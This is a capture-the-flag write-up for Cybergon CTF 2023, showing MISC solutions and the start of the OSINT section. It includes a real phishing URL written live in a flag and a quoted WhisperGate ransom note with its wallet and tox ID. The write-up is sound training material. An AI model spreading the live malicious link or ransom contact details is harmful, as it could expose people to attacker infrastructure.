



CYBORG

Cybergon CTF 2023



25.8.2023

Participated Team Members

- Thurein Oo
- Htet Wai Phyo
- Wai Yan Kyaw

Table of Contents

1. MISC	13
Move Move MISC.....	13
Question: Well-known file transfer software product is attacked by a ransomware group. Do you know RAT name that used by this group for C2?	13
Scenario: A simple google search found out that it is CIOP ransomware group. Further research associated with this group redirected me this link [https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a].....	13
Flag: CybergonCTF{flawedammy}	13
Storm Zero Five Eight MISC	13
Question: The strom hit Exchange Online and got unauthorized email access using OWA. What key did the strom use for the access ?	13
Scenario: Go to this site [https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/] and you will found Storm-0558 abused Microsoft account (MSA) consumer signing key.	13
Flag: CybergonCTF{signing}.....	13
BMW for Sale MISC.....	13
Question: Do you heard any threat actor group luring victims by attracting with BMW car advertisement as part of their campaign? If you realized the campaign, I believed you can find the associated malicious url.....	13
Scenario: Simple research on google redirected me to this link [https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/] and found out that phishing link is (http://resetlocations[.]com/bmw.htm).....	13
Flag: CybergonCTF{ https://resetlocations.com/bmw.htm }	13
Operation Ghost MISC	14
Question: What MITRE techinques used to make data obfuscation in the Operation Ghost?.....	14
Scenario: During Operation Ghost, APT29 used steganography to hide the communications between the implants and their C&C servers.(MITRE) [https://attack.mitre.org/techniques/T1001/002/].....	14
Flag: CybergonCTF{ID: T1001.002}.....	14
Back Door MISC.....	14
Question: Do you know the cyber espionage campaign used chinoxy backdoor ? In that campaign, threat actor used vbs to run remote commands.	14
Scenario: Go to this link[https://www.bitdefender.com/files/News/CaseStudies/study/379/Bitdefender-Whitepaper-Chinese-APT.pdf] and I found wmiexec.vbs is used to run remote commands.	14

Flag: CybergonCTF{wmiexec.vbs}.....	14
Find Me MISC.....	14
Question: Find, spot and grab the flag.....	14
Scenario: It is just an excel file and when I opened, nothing came up.....	14
Flag: CybergonCTF{Hidden_Words_4_U}	16
Captured MISC	16
Question: Our intels captured some conversation between Mr.Yit and his friend. Do you find some useful information ?	16
Scenario: It is just an audio file between Mr.Yit and his friend. But in this conversation the phone number of Mr.Yit is hidden by some touch pad sound. A quick research showed me that it is DTMF sound. I search for DTMF decoder online. On this site [https://dtmf.netlify.app/] , I decode the audio file. There is a phone number and it is a flag actually.....	16
Flag: CybergonCTF{09007007007}	17
Help Me MISC	17
Question: How many languages can you speak ?	17
Scenario: In this video, there is flashlight seemed like a signal. I opened it in Audacity,	17
Flag: CybergonCTF{sos_sos_sos}.....	18
Wallet Address MISC.....	18
Question: APT group used Whisper Gate to perform destructive operation. One of the strategies is overwritting MBR to create fake ransom note. Can you find wallet address that used in that note ?	18
Scenario: A simple google search and found this link [https://blogs.blackberry.com/en/2022/01/threat-thursday-whispergate-wiper].....	18
There is a wallet address in it.....	18
Flag: CybergonCTF{1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv}	18
2. OSINT	19
Warm Up 1	19
Question: Do you know the State of this location?	19
Scenario: Image Analysis with Google Lens.....	19
Flag: CybergonCTF{Kayin_State}	20
Big Fan 1.....	20
Question: Mr.Yit used another well known social network. And, he is big fan of Exploit Ware Labs. Can you track him? If you can, find the Bio of his profile.	20
Scenario: Located the official ExploitWareLabs Facebook page through a platform search	20
Flag: CybergonCTF{love_what_you_d}	22

Big Fan 2.....	22
Question: Mr.Yit has a lot of hobbies. Football is one of them. Can you able to find out his favorite football club?	22
Scenario: By analyzing Mr. Yit's profile image, which featured a football player	22
Flag: CybergonCTF{Manchester_United}.....	23
Big Fan 3.....	23
Question: Do you know his favorite photographer name?	23
Scenario: Exploration of Mr. Yit's Facebook wall to identify any relevant posts related to photography.....	23
Flag: CybergonCTF{Win Tun Naing}.....	25
Country.....	25
Question: Can you locate the current location of Mr.Yit ?	25
Scenario: Exploration of Mr. Yit's Facebook wall to identify any posts or photos that could provide insights into his current location	25
Flag: CybergonCTF{Bangkok}.....	26
Channel	26
Question: Mr.Yit often uses well known social platform to communicate with his friends We also need to find his profile to figure out some of his plans. He is very instersted in Dynasty histories and his favorite commander passed through in 1825. So, we had rumors that he even used commander nick name and that year as memory in his life.	26
Scenario: Investigation for Mr. Yit on popular social media platforms	26
Flag: CybergonCTF{maungyit1825}.....	28
Where is his next point?	28
Question: Mr.Yit normally used some secret language in communication. You will know the place if you learned all of him.	28
Scenario: Decrypting it to reveal information about his intended destination	28
Flag: CybergonCTF{Htukkant_Thein_emple}	29
Arrival.....	29
Question: You already knew about his next point. Only way to reduce time wasting is to fly. Can you guess short id of his destination airport ?.....	29
Scenario: Analyzing his travel plans and deducing the appropriate airport code	29
Flag: CybergonCTF{AKY}.....	30
Time To REST	30
Question: He is asking recommendation for the hotel. And, someone suggested. Can you find the hotel name ?	30

Scenario: Decryption, social media observation, and page interaction to deduce the hotel name...	31
Flag: CybergonCTF{Royal_Palace_Hotel}	33
Singer	33
Question: Mr.Yit accidentally stored his favorite singer name as plain text on temporary online location.....	33
Scenario: Recognizing the context of the plain text and conducting a strategic search.....	33
Flag: CybergonCTF{raymond}.....	34
Let's Track Him	34
Question:.....	34
Scenario: Analysis, location identification, and the utilization of webcams to pinpoint IP address ...	34
Flag: CybergonCTF{188.11.27.179}.....	35
3. Stegano	36
Warm Up 1	36
Question: When did Mr.Yit take this photo ?.....	36
Scenario: Extract detailed metadata from the image.....	36
Flag: CybergonCTF{2023:07:31 10:14:57}.....	36
Your_Craziest_Song.....	37
Question: Please listen to this song carefully/deeply; it includes morse code in it?	37
Scenario: Utilization of various tools and techniques to uncover the hidden message within the audio	37
Flag: CyberGonCTF{M4UNG_7H4_B4W_P4L_P07_M4UNG_Y4L_M4UNG_Y4L}.....	39
4. CRYPTO	40
Warm Up 1	40
Question: Do you like movie? This is my fav one.....	40
Scenario: Rcognizing the context of an image and decrypting the cipher text	40
Flag: CybergonCTF{John Wick}.....	40
Warm Up 2	40
Question: Where does Mr.Yit want to visit ? IATMWVTEAIO·NSR·NIO·	40
Scenario: Recognizing the cipher, applying the appropriate decryption method	40
Flag: CybergonCTF{ROME}.....	41
Now You See Me 1	41
Question: Can you see if you are blind.	41
Scenario: Recognizing the hidden nature of the data.....	41
Flag: CybergonCTF{Always_Look_Beyond_What_You_Can_See}.....	42

Now You See Me 2	42
Question: If you can dig more, you will find the flag.	42
Scenario: Resembling a familiar spam-encoded pattern	42
Flag: CybergonCTF{Gold_In_The_Trash}.....	43
Dots	43
Question: If you can dig more, you will find the flag.	43
Scenario: Recognizing the presence of Braille patterns.....	43
Flag: CybergonCTF{theeyesareuselesswhenthemindisblind}	44
dO nOT aCCESS.....	44
Question: Did you know that certain colors can convey meaning or communicate something?....	44
Scenario: Recognizing the use of color patterns as a means of encoding information	45
Flag: CyberGonCTF{h3Y_y0u_G07_DN4_c0D3}.....	45
EZ RSA.....	46
Question: Try to decode it.....	46
Scenario: Write decrypt python script (brute force the unknown number value from 100 to 999) ..	46
Flag: CyberGonCTF{345y_p34sy_R54_c1ph3R}.....	49
Game	49
Question: Ghost hunters always say "enolaerauoynehwyrramydoolbyalptonod" !!!.....	49
Scenario: I tried to reverse the string and get the flag.	49
Flag: CybergonCTF{donotplaybloodymarrywhenyouarealone}.....	49
5. Forensics	50
Device Info (ep1) FORENSICS	50
Question: Can you find the operating system information?	50
Scenario: Open it in Autopsy. There is hostname in it	50
Flag: CyberGonCTF{Ubuntu 20.04.5 LTS}	50
Device Info (ep2) FORENSICS	50
Question: Can you find the device ip and hostname?	50
Scenario: I exported syslog and open it in sublime text.	50
Flag: CyberGonCTF{192.168.1.72_ubuntu}.....	51
Device Info (ep3) FORENSICS	51
Question: Can you find the first connected WiFi (SSID) and password?.....	51
Scenario: In /etc/netplan/50-cloud-init.yaml.....	51
Flag: CyberGonCTF{Ko_Koe_Lo_Ko_Ko_Ah_Nge_Chaw_Yal_Tae_Inn_Tae}.....	51

Device Info (ep4) FORENSICS	52
Question: Can you find the device model details of this host?	52
Scenario: In this case, I searched with the keyword 'model' and in /var/log/kern.log, I found Machine model: Raspberry Pi 3 Model B Rev 1.2	52
Flag: CyberGonCTF{Raspberry Pi 3 Model B Rev 1.2}	52
Attacker IP (ep5) FORENSICS	52
Question: What is the IP address of Attacker? He tried to log on to this machine.....	52
Scenario: In auth.log, there are multiple failed logons attempts from an IP. The attacker IP is exactly 192.168.1.67	52
Flag: CyberGonCTF{192.168.1.67}	53
Success Logon (ep6) FORENSICS	53
Question: Do you know the total number of failed logon from attacker and When attacker got the success?.....	53
Scenario: In auth.log, I searched for failed password attempt and found out that there were 652 attempts.....	53
Flag: CyberGonCTF{652_Jul 15 16:55:26}	53
New User (ep7) FORENSICS	54
Question: After sucess logon, attacker added the new user for Persistence. Can you find the username and password?	54
Scenario: In home folder of Ubuntu, we found bash history file, new user shwehmoneyati is added.	54
Flag: CyberGonCTF{shwehmoneyati, ShweHtoo1500}	55
Stolen Data (ep8) FORENSICS.....	55
Question: The attacker tried to export from victim machine to his machine. Can you find the attacker username and ip address?	55
Scenario: Under newly added user, shwehmoneyati's home directory, there is a bash_history file which contains the flag.	55
Flag: CyberGonCTF{kali_192.168.253.144}.....	55
Mitre (ep9) FORENSICS	55
Question: The attacker used three attack methods in this scenario. Can you find the mitre id for those attacks?	55
Scenario: It is simple. The attacker firstly tried to brute force the password. After multiple failed attempts, he got the correct password and could enter into the system. Then, he added new user to get persistence. After that, he tried to exfiltrate the data into his machine using scp.....	56
Flag: CyberGonCTF{T1110.001_T1136_T1048}	56
Bonus (ep10)	56

Question: What is the password of Hlwan Paing?	56
Scenario: Hlwan Paing's ex-girlfriend is Bobby Soxer and so as usual I used the /etc/passwd and /etc/shadow files to crack the password with the wordlist.	56
Flag: CyberGonCTF{BobbySoxer@1500}.....	57
Hide and Seek	57
Question: Our SOC team detected a data exfiltration case where an employee from the sales department uploaded some files to his personal cloud storage every day this week. After checking all the files, we have suspected one file is Secret_File.docx. Can you help us find the secret data in this file?	57
Scenario: When I opened Secret_File.docx, it seemed there is nothing inside it. I used Ctrl+A to select all and found out something is inside it.....	57
Flag: CyberGonCTF{53cR37_D474_1n_H34d3R}	59
8cel FORENSICS	59
Question: Find the flag in this file.	60
Scenario: Firstly, I changed the extension to .xlsx and opened it.	60
Flag: CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}	63
6. IR	64
Basic - 1 IR	64
Question: Can you find the timezone name and hostname	64
Scenario: In operation system information, there is a hostname.....	64
Flag: CyberGonCTF{SE Asia Standard Time_CYBERGON-CTF}.....	64
Victim Info IR.....	64
Question: Where did attacker get the email address of the employee?	64
Scenario: In one of the emails, I found the information.....	64
Flag: CyberGonCTF{BusinessConf2023}	65
Application Name IR.....	65
Question: Do not forget to care about permission creeps. It can allow user to install unapproved application. Employee installed unapproved remote desktop application and can you find what application employee is using ?	65
Scenario: In the Installed Programs, I found anydesk which is the most suspicious remote desktop application.....	65
Flag: CyberGonCTF{anydesk}	66
Keeper IR.....	66
Question: How does employee keep credentials? What application?	66
Scenario: There also has keepass application in which user store credentials.....	66

Flag: CyberGonCTF{keepass}.....	67
Bank Name IR.....	67
Question: Do you know the name of bank that is used by employee?	67
Scenario: I searched for bank names and found two names which were not valid. So I thought that might be stored in other places.	67
Flag: CyberGonCTF{Obank}.....	68
Data Exfiltration IR	68
Question: Attacked used same way like employee not to be suspicious traffics. Do you know what kinds of media or resource that used by attacker ?.....	68
Scenario: In web history, the user searched for file hosting site.	68
Flag: CybergonCTF{sendspace}	68
TA0001_A IR	69
Question: Hopefully, we all know ;). Can you investigate the belonging IP address with it ?.....	69
Scenario: In one of the email attached file, I found QR code within it.	69
Flag: CyberGonCTF{172.67.1.225}	70
7. WEB.....	71
Love is Blurry.....	71
Question: Love is Blurry. Sometime you need a reading glasses. flag is at /flag but you won't able to see it.....	71
Scenario: SSTI and iframe (html and css)	71
Flag: CyberGon{5 5 r F _ 1 5 _ C 0 0 1 1 3 3 7 _ 2 2 c 6 e 8 b e f 2 b 8 c d e 5}	76

Table of Fingures

Figure 1.1: Nothing ComeUp Excel File	15
Figure 1.2: Data from sharedStrings.xml.....	15
Figure 1.3: DTMF Decoder	16
Figure 1.4: Analyze File Data with Audacity	17
Figure 1.5: Morse Code Decoder	17
Figure 1.6: Wallet Address Data.....	18
Figure 2.1: About Shweyinhmyaw Pagado from Google Lens	19
Figure 2.2: About Shwe Yin Myaw Pagoda from Wiki.....	20
Figure 2.3: Search Maung Yit Account from ExploitWereLabs Pag.....	21
Figure 2.4: Analys the Maung Yit's Profile	21
Figure 2.5: About Bobby Charlton from Google Lens	22
Figure 2.6: About Mr Bobby Charlton's from Wiki.....	23
Figure 2.7: Search Photos from Maung Yit Account	24
Figure 2.8: Search Exhibition Phtoto with Google Lens	24
Figure 2.9: Search Photo Author From Online Resource	25
Figure 2.10: Search Location of Image with Google Lens	26
Figure 2.11: Search Data of Historical Commander	27
Figure 2.12: Maung Yit at's Social Media Account - Twitter	28
Figure 2.13: ROT47 Decoder	28
Figure 2.14: Information about Htukkhant Thein Temple from Google Lens	29
Figure 2.15: About Htukkanthein Temple in Rakhine State	30
Figure 2.16: Search Sittwe Airportcodes from Onlie Resource	30
Figure 2.17: ROT47 Decoder	31
Figure 2.18: ROT47 Decoder	31
Figure 2.19: Search Data at PasteBin	33
Figure 2.20 Data Result from PasteBin.....	33
Figure 2.21: Analy the location of Image from Online Source	34
Figure 2.22: Search the Location of Image from GoogleMap	35
Figure 2.23: Search the IP address of Image	35
Figure 3.1: Analyze File Signature with file tool	36
Figure 3.2: Analyze File Meta Data with exiftool Tool.....	36
Figure 3.3: Analyst File Format Data with File Tool.....	37
Figure 3.4: Detailed Meta Data from Flle.....	37
Figure 3.5: Extract Password String from WAV File.....	38
Figure 3.6: Using Deep Sound Application.....	38
Figure 3.7: Morse Code Decoder	39
Figure 4.1: The Author Cipher Decoder	40
Figure 4.2: Caesar Box Decoder	41
Figure 4.3: Analyze File Data with xxd Tool	42
Figure 4.4: White Space Code Decoder	42

Figure 4.5: Spam-Encoded Message Decoder.....	43
Figure 4.6: About Braille Code from Google Lens.....	44
Figure 4.7: Braille Code Decoder.....	44
Figure 4.8: Hexahue Cipher Decoder	45
Figure 4.9: DNA Cipher Decoder	45
Figure 5.1: Hostname Information.....	50
Figure 5.2: Public IP Address Data	50
Figure 5.3: Boot.log File Data	51
Figure 5.4: WiFi (SSID) and Password Data	51
Figure 5.5: Device Info from kern.log.....	52
Figure 5.6: Auth Logon Data from auth.log.....	53
Figure 5.7: Failed Logon Attempts from auth.log File	53
Figure 5.8: Success Logon Attempt from auth.log File.....	53
Figure 5.9: Data from bash_history File	54
Figure 5.10: Script for Password Wordlist Generate	54
Figure 5.11: Password Brute-Forcing with John Tool	55
Figure 5.12: Data from bash_history File	55
Figure 5.13: Script for Password Wordlist Generate	56
Figure 5.14: Password Brute-Forcing with John Tool	57
Figure 5.15: Secret_File.docx Data.....	57
Figure 5.16: Secret_File.docx Data.....	58
Figure 5.17: Secret_File.docx Data.....	58
Figure 5.18: Extract Data from Secret_File.docx.....	59
Figure 5.19: BRAINFUCK Cipher Decoder.....	59
Figure 5.20: Extract Data from xlsx file	60
Figure 5.21: Embedded Base64 Data from xlsx file.....	61
Figure 5.22: Flag Decode from Bas64 String	61
Figure 5.23: Embedded Data from Sheet2.xml.....	62
Figure 5.24: Base64 Encoded String from Embedded Data	62
Figure 5.25: Falg Decoded from Base64 String	63
Figure 6.1: Operation System Information.....	64
Figure 6.2: Time Zone Information	64
Figure 6.3: Email Information.....	65
Figure 6.4: Installed Applications Information	66
Figure 6.5: Keepass Application Information	66
Figure 6.6: ACCOUNT01 user's Data	67
Figure 6.7: Onlyme Text File	67
Figure 6.8: Base64 Decode the Password	68
Figure 6.9: User Credentials Data	68
Figure 6.10: Web History Data	68
Figure 6.11: QR Code Data from Email Attachment.....	69
Figure 6.12: QR Code Data Extract.....	69
Figure 6.13: Related IP Address	70
Figure 7.1: blurred flag image	71

Figure 7.2: javascript test	72
Figure 7.3: CORS Error.....	73
Figure 7.4: Large Font Size	73
Figure 7.5: Flag Format	74
Figure 7.6: Flag	75

1. MISC

Move Move MISC

Question: Well-known file transfer software product is attacked by a ransomware group. Do you know RAT name that used by this group for C2?

Scenario: A simple google search found out that it is CIOP ransomware group. Further research associated with this group redirected me this link [<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a>]

Flag: CybergonCTF{flawedammyy}

Storm Zero Five Five Eight MISC

Question: The strom hit Exchange Online and got unauthorized email access using OWA. What key did the strom use for the access ?

Scenario: Go to this site [<https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/>] and you will found Storm-0558 abused Microsoft account (MSA) consumer signing key.

Flag: CybergonCTF{signing}

BMW for Sale MISC

Question: Do you heard any threat actor group luring victims by attracting with BMW car advertisement as part of their campaign? If you realized the campaign, I believed you can find the associated malicious url.

Scenario: Simple research on google redirected me to this link [<https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>] and found out that phishing link is ([http://resetlocations\[.\]com/bmw.htm](http://resetlocations[.]com/bmw.htm))

Flag: CybergonCTF{<https://resetlocations.com/bmw.htm>}

Operation Ghost MISC

Question: What MITRE techniques used to make data obfuscation in the Operation Ghost?

Scenario: During Operation Ghost, APT29 used steganography to hide the communications between the implants and their C&C servers.(MITRE)
[<https://attack.mitre.org/techniques/T1001/002/>]

Flag: CybergonCTF{T1001.002}

Back Door MISC

Question: Do you know the cyber espionage campaign used chinoxy backdoor ? In that campaign, threat actor used vbs to run remote commands.

Scenario: Go to this link[<https://www.bitdefender.com/files/News/CaseStudies/study/379/Bitdefender-Whitepaper-Chinese-APT.pdf>] and I found **wmiexec.vbs** is used to run remote commands.

Flag: CybergonCTF{wmiexec.vbs}

Find Me MISC

Question: Find, spot and grab the flag.

Scenario: It is just an excel file and when I opened, nothing came up.




Figure 1.1: Nothing ComeUp Excel File

I changed the file name into Fine_me.zip and extract it.

When I open sharedStrings.xml file in xl folder, there is a flag appeared like that.

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="1" uniqueCount="1"><si><t xml:space="preserve">C
3 y
4 b
5 e
6 r
7 g
8 o
9 n
10 C
11 T
12 F
13 {
14 H
15 i
16 d
17 d
18 e
19 n
20 -
21 W
22 o
23 r
24 d
25 s
26 -
27 4
28 -
29 U
30 }
31 </t></si></sst>
```

Figure 1.2: Data from sharedStrings.xml

Oh! This is actually a flag.

Flag: CybergonCTF{Hidden_Words_4_U}

Captured MISC

Question: Our intels captured some conversation between Mr.Yit and his friend. Do you find some useful information ?

Scenario: It is just an audio file between Mr.Yit and his friend. But in this conversation the phone number of Mr.Yit is hidden by some touch pad sound. A quick research showed me that it is DTMF sound. I search for DTMF decoder online. On this site [<https://dtmf.netlify.app/>] , I decode the audio file. There is a phone number and it is a flag actually.

DTMF Decoder

Audio file: Captured.m4a Sensitivity threshold:

Output

```
0001s .....
0002s .....
0003s .....
0004s .....
0005s .....
0006s .....
0007s .....
0008s .....
0009s .....00.....
0010s .9.....0000.....
0011s ...00.....777.....
0012s .....0.....000.....
0013s .....77.....
0014s ...00.....000.....
0015s .....777.....
0016s .....
0017s .....
0018s .....
0019s .....
0020s .....
0021s .....
0022s .....
```

Decoded: 09007007007

Figure 1.3: DTMF Decoder

Flag: CybergonCTF{09007007007}

Help Me MISC

Question: How many languages can you speak ?

Scenario: In this video, there is flashlight seemed like a signal. I opened it in Audacity,




Figure 1.4: Analyze File Data with Audacity

There is morse code hidden in it. I manually copied and translated it.




Figure 1.5: Morse Code Decoder

You can also use Morse Code Engineer Application on mobile phone.

Flag: CybergonCTF{sos_sos_sos}

Wallet Address MISC

Question: APT group used Whisper Gate to perform destructive operation. One of the strategies is overwritting MBR to create fake ransom note. Can you find wallet address that used in that note ?

Scenario: A simple google search and found this link [https://blogs.blackberry.com/en/2022/01/threat-thursday-whispergate-wiper].

There is a wallet address in it.

destroyed.

```
Your hard drive has been corrupted.  
In case you want to recover all hard drives  
of your organization,  
You should pay us $10k via bitcoin wallet  
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via  
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496  
F65  
with your organization name.  
We will contact you to give further instructions._
```

Figure 3 - Fake ransom note displayed to victim after system reboot

WhisperGate does not force a reboot; instead, it waits for victims to reboot their systems themselves. The delayed reboot allows the malware time to launch additional stages of the attack chain as detailed below.

Figure 1.6: Wallet Address Data

Flag: CybergonCTF{1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv}

2. OSINT

Warm Up 1

Question: Do you know the State of this location?

Scenario: Image Analysis with Google Lens

The challenge began with a provided photo of the Shweyinhmyaw Pagoda. Google Lens, a visual search tool, was utilized to analyze the image. The analysis revealed that the photo depicted the Shweyinhmyaw Pagoda.




Figure 2.1: About Shweyinhmyaw Pagado from Google Lens

The research led to the discovery that the Shweyinhmyaw Pagoda is situated in the center of Hpa-an town, within the Kayin State of Myanmar. This information was essential to fulfill the challenge's objective of accurately locating the pagoda.

Shwe Yin Myaw Pagoda

文 A 1 language ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

Coordinates: 16°53'38"N 97°37'52"E

Shwe Yin Myaw Pagoda (ရွှေရှင်မြော်ဘုရား) is a Buddhist temple in Hpa-an, Kayin State on the bank of the Thanlwin River. The pagoda is the most well-known structure in Hpa-An and is a popular location for tourists to see the sunset.^[1]

Legend [edit]

Legend has it that the pagoda was built by a [weizza](#) (who married a dragon princess) and his daughter Queen Sawnanwai, as well as his son, a dragon king, who became [nats](#) (spirit) after they were died with a violent death.^[2] The dragon king and his enemy, the giant frog king, formed [Hpa-an](#). The pagoda's grounds contain impressive statues of these legendary figures.^[3]

Shwe Yin Myaw Pagoda



Shwe Yin Myaw Pagoda

Religion

Figure 2.2: About Shwe Yin Myaw Pagoda from Wiki

Flag: CybergonCTF{Kayin_State}

Big Fan 1

Question: Mr.Yit used another well known social network. And, he is big fan of Exploit Ware Labs. Can you track him? If you can, find the Bio of his profile.

Scenario: Located the official ExploitWareLabs Facebook page through a platform search

